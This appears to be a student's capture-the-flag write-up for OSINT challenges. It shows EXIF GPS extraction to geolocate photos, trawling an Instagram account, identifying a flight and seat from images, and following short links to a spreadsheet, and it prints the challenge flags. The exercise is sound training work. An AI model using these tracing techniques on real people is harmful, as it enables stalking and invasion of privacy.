
Tools Used:
-Exiftool
-Gmaps

Solving Step-by-step:

1. First I put the image in EXIFTOOL to get the coordinate.




```
Dependent Image 2 Entry Number  : 0
Image Width                     : 4000
Image Height                    : 3000
Encoding Process                : Baseline DCT, Huffman coding
Bits Per Sample                 : 8
Color Components                : 3
Y Cb Cr Sub Sampling            : YCbCr4:2:0 (2 2)
Time Stamp                      : 2025:08:21 00:49:56.795+07:00
MCC Data                        : United Kingdom (234)
Gain Map Image                  : (Binary data 95883 bytes, use -b option to extract)
Aperture                        : 1.8
Image Size                      : 4000x3000
Megapixels                      : 12.0
Scale Factor To 35 mm Equivalent: 4.3
Shutter Speed                   : 1/1916
Create Date                     : 2025:08:20 18:49:56.795
Date/Time Original              : 2025:08:20 18:49:56.795+01:00
Modify Date                     : 2025:08:20 18:49:56.795+01:00
Thumbnail Image                 : (Binary data 56969 bytes, use -b option to extract)
GPS Latitude                    : 52 deg 7' 51.13" N
GPS Longitude                   : 1 deg 54' 16.48" W
MP Image 2                      : (Binary data 95883 bytes, use -b option to extract)
Circle Of Confusion             : 0.007 mm
Field Of View                   : 76.1 deg
Focal Length                    : 5.4 mm (35 mm equivalent: 23.0 mm)
GPS Position                    : 52 deg 7' 51.13" N, 1 deg 54' 16.48" W
Hyperfocal Distance             : 2.30 m
Light Value                     : 14.6
======== C:/Users/ASUS/Downloads/exiftool-13.38_64/exiftool-13.38_64/1000016174.JPG
ExifTool Version Number         : 13.38
```



```
C:\Users\ASUS\Downloads\ex
MP Image Start                  : 6242734
Dependent Image 1 Entry Number  : 0
Dependent Image 2 Entry Number  : 0
Image Width                     : 4000
Image Height                    : 3000
Encoding Process                : Baseline DCT, Huffman coding
Bits Per Sample                 : 8
Color Components                : 3
Y Cb Cr Sub Sampling            : YCbCr4:2:0 (2 2)
Time Stamp                      : 2025:08:19 00:58:18.558+07:00
MCC Data                        : United Kingdom (234)
Gain Map Image                  : (Binary data 116014 bytes, use -b option to extract)
Aperture                        : 1.8
Image Size                      : 4000x3000
Megapixels                      : 12.0
Scale Factor To 35 mm Equivalent: 4.3
Shutter Speed                   : 1/180
Create Date                     : 2025:08:18 18:58:18.558
Date/Time Original              : 2025:08:18 18:58:18.558+01:00
Modify Date                     : 2025:08:18 18:58:18.558+01:00
Thumbnail Image                 : (Binary data 59709 bytes, use -b option to extract)
GPS Latitude                    : 52 deg 7' 50.80" N
GPS Longitude                   : 1 deg 54' 17.01" W
MP Image 2                      : (Binary data 116014 bytes, use -b option to extract)
Circle Of Confusion             : 0.007 mm
Field Of View                   : 76.1 deg
Focal Length                    : 5.4 mm (35 mm equivalent: 23.0 mm)
GPS Position                    : 52 deg 7' 50.80" N, 1 deg 54' 17.01" W
Hyperfocal Distance             : 2.30 m
Light Value                     : 8.5
```


And that is the coordinate that I found.

2. And I put the coordinate in GMAPS, adn found this River Avon.




And this is the first flag in the pu-flag.

3. . After the river finally found,the instruction says to find the hotel and I got hint from the Lecturer (aka Mam Farah),she told me the fancy hotel means something “kings”,so I start to search in around River Avon which one is “Kings” theme hotel, and I found Karma Salford Hall.



4. After that the instruction says that his aunt will go to another city to eat and drink wine while at it, so me,myself and I start to search for the restaurant. So I found Loxleys in

Stratford upon avon. After hours of search.



MYOBSESSION

Solved On: October 12th, 9:47:28 AM
Solved by: Diah Safitri Pane
Flag Retrieved: pu-flag(n0t-y0ur-Ordin4ry-Qu33n)

Challenges overview:
The challenge is about finding a hidden code in some images that is in Caitvyn Instagram account. I need to max my phone brightness with this.

Key Findings:
The interesting part is,my eyes still closed but eyes forced to open because it requires max brightness of my phone. Thats interesting. :)


Tools Used:
-Instagram

Solving Step-by-step:


1. This is the instruction,so I need to find this in every pics that Caitvyn upload on her IG



2. So I immediately go to her instagram and scroll which one that the instruction means,because there is a lot of "Red girl" image in Caitvyne account,and then I found this.




3. After that go to the second hint, “She likes to slice” , at first I thought she likes to slicing food but no… My bad. And I found this pic that without full brightness I can see it clearly.



4. Next, I search for the third hint. “While in the middle of lagoon”. There is two pic tho,but

Just one is the answer,which is lead to this pic, its pretty dark so I must full bright my phone.



5. And for the last hint which is “Keeping themselves full”,and there is a ton of food image there so I search one by one and found this.



so that’s it for my obbsession,pretty easy after I solve findmyaunt but for the next osint? Living hell.

LOANDBEHOLD

Solved On: October 13th, 8:32:55 PM

Solved by: Diah Safitri Pane

Flag Retrieved:
pu-flag{QQFX+RP_SL119_ChatuchakPark_Brussels_Boieng7878_11A_Business}


Challenges overview:
The challenges must really focus because I need to see every hidden hints in the image and I must search the Flightnumber in ChatGpt to find me the flight number that is needed and after that I must search through Flightradar to search the airplane type and where he go next.

Key Findings:
I must stay sharp and focus to see which one is the right plane and the flight number.


Tools Used:
-ChatGPT
-OSINT – Flight Radar
-GMAPS
-Google

Solving Step-by-step:


1. At the first photo the hints give me image that's in Plaza Senayan and I easily got the Storepluscode. EZ




2. Next for the flight number, I find it from CHATGPT. HEHE




3. The third image is at Chatucakpark, so he went to there with subway that's call ChatucakPark so this is the subway station name.



4. 

This is the seat position, I got the clue from the image.

5. 

This is the plane type and the final city.

NameJumpBhonkUpUp

Solved On: October 12th, 1:59:56 PM
Solved by: Richie Obhasa
Flag Retrieved: pu-flag{4re-Y0u-3V3n-A-G00d-St4lk3r-t0-f1nd-m3}

Challenges overview

A multi-step OSINT / web-exploration puzzle embedded in a set of user profiles, playlist descriptions and short/redirect links. The challenge hides a short link → redirect → Google doc that intentionally contains a dead/invalid link message, but additional clues across playlist descriptions, collaboration dialogs and a hidden spreadsheet reveal the final flag.

The flow required finding a YouTube playlist owner, checking collaboration/description data for short links (tiny.cc), resolving those short links, following clues about "shortie" and /gAo9j, and finally finding a Google Sheets/Doc entry that spells out the flag parts across cells.

Key findings

- Playlist owner metadata and the collaboration popups contained accounts named **Caelus**, **ValEnjoyer**, **mads mikkelsen**, etc. These were useful to trace the path of clues. (See screenshots showing collaboration dialogs.)
- Several playlist descriptions and profile descriptions contained tiny.cc or instagram links with obfuscated parameters. One tiny.cc link redirected to a Google Document that explicitly says "THIS LINK IS INVALID LOL, GOTCH YOU :V", indicating the intentional dead link.
- The literal text "what a shortie on where to go /gAo9j" in a playlist description was a clue: /gAo9j behaves like a short URL slug. Testing common short domains (shorturl.at, bit.ly) with /gAo9j was a valid hypothesis.

- A Google Sheets discovered in the trail contained the final flag pieces laid out across columns: pu - flag { 4re - Y0u - — assembling these (and adding a closing brace) produces the flag candidate pu-flag{4re-Y0u}.

Tools used

- Web browser (to inspect YouTube playlist pages, collaboration popups, and profile pages)

- Short-URL resolver (manually via browser by inserting shorturl.at/gAo9j, bit.ly/gAo9j, or by following tiny.cc redirects)
- Google Docs / Google Sheets (to view the redirected document / spreadsheet)

- ChatGPT (used as an analysis helper to interpret the “shortie” clue and suggest likely short URL domains)
- (Optional) basic OSINT techniques: view page source, click collaboration/description popups, follow links

Solving — step-by-step

1. **Find the X Account goodctfboi and search youtube link to mads mikkelsen**

goodctfboi
76 postingan

Ikuti

Postingan Balasan Media

timnas indonesia💔💔💔



3rb 11rb 61rb 4,8jt


goodctfboi @goodctfboi · 06 Jan
눈을 못 떼, 모두 그래, 너도 그래

1 616


goodctfboi @goodctfboi · 06 Jan
youtube.com/channel/UCvaXA...


580


goodctfboi @goodctfboi · 06 Jan
apparently getting up at 3 in the morning doing ctf is considered weird



